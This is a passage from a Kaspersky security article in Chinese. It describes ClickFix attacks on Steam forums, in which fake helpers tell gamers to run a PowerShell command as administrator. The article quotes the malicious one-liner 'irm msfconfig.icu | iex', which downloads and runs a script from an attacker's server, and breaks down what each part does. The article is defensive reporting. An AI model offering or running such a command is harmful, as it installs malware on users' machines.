
今年 ClickFix 攻击出现了爆发式增长。它在犯罪分子中如此受欢迎,以至于我们刚写完一个变体,就得开始报道下一个了。
Steam 论坛上的 ClickFix:恶意 PowerShell 命令如何安装加密货币挖矿程序
Steam 论坛上的 ClickFix:恶意 PowerShell 命令如何安装加密货币挖矿程序 kaspersky.com
kaspersky.com
Publisher
Aug 17, 2026 at 3:49 PM UTC · 5 分钟阅读
这一次,攻击者的目标是游戏玩家:技术记者在 Steam 论坛上发现了推送恶意提示的帖子。以下是这些帖子的样子、它们被用来传播何种恶意软件,以及如何保护您的设备安全。
ClickFix 潜入 Steam 论坛
许多游戏玩家会向 Steam 论坛上的同伴寻求帮助和建议,例如如何完成棘手的任务、升级、获取最佳战利品或解决漏洞。而攻击者正是决定利用这种对社区建议的信任。
攻击始于犯罪分子回复某人关于游戏崩溃、库存物品丢失或其他技术问题的提问。他们伪装成热心的评论者,建议以管理员身份打开 PowerShell 并运行一个据称能修复用户所遇问题的命令。

恶意行为者将帖子伪装成故障排除建议,建议以管理员身份运行 PowerShell 并执行一个据称能修复用户问题的命令。 来源
正如你可能猜到的,运行该命令并不能解决任何问题——它只会引发一连串的新麻烦。这就是 ClickFix 的核心理念:利用社会工程学诱导受害者亲自执行不安全的操作,同时为诈骗者提供入侵设备所需的一切。我们之前报道过其他 ClickFix 手段——虚假验证码、伪造的浏览器错误等——所有这些都依赖于诱导受害者自行运行恶意命令。您可以在我们之前的文章中阅读更多关于 ClickFix 攻击的不同变体。
在 Steam 论坛上使用 ClickFix 的狡猾之处在于,攻击可能不仅会波及寻求帮助的玩家;许多遇到同样问题并通过 Google 搜索找到答案的其他玩家也可能中招。
快速入门:irm | iex 命令背后的真相
在深入了解攻击者实际上以此方式诱骗玩家安装什么之前,我们需要了解一些技术背景。首先,Steam 论坛上的帖子建议毫无戒心的潜在受害者在 PowerShell 中运行以下命令:
irm msfconfig.icu | iex
对于不熟悉 PowerShell 的人来说,这一行看起来可能相当无害——它类似于启动 Windows 内置的系统配置实用程序 MSConfig,并带有一些额外参数。
然而实际上,它绝非无害。让我们分解一下这个命令的每个部分实际上做了什么:
- irm 是内置 PowerShell 命令 Invoke-RestMethod 的缩写。它连接到行中稍后指定的网址并检索响应数据。
- icu 是那个网址——不像乍看之下那样是某个本地文件的名称。这是攻击者的服务器,它会使用恶意 PowerShell 脚本响应 irm 请求。
- iex 是另一个内置 PowerShell 命令 Invoke-Expression。它将 irm 从该网址接收到的任何内容作为 PowerShell 代码执行。
一旦运行,这行 PowerShell 代码就会从指定网站下载脚本并立即执行。正如一位 Reddit 用户正确指出的,只要删除第二部分 iex,你就可以安全地查看实际上会下载到你设备上的代码,而没有运行风险。没有它,该命令将只下载脚本内容并将其打印到 PowerShell 窗口,而不执行。这将为您提供要求在设备上运行的完整、未加密的代码。接下来,让我们看看这些“热心”的 Steam 论坛发帖者实际上试图让玩家在他们的机器上安装什么。
Article Intelligence
Topics
Sponsored
Ad
NewsLayerLearn more
NewsLayer Premium
Unlock deeper intelligence.
Ad-free reading, exclusive research, and real-time onchain insights.
Go Premium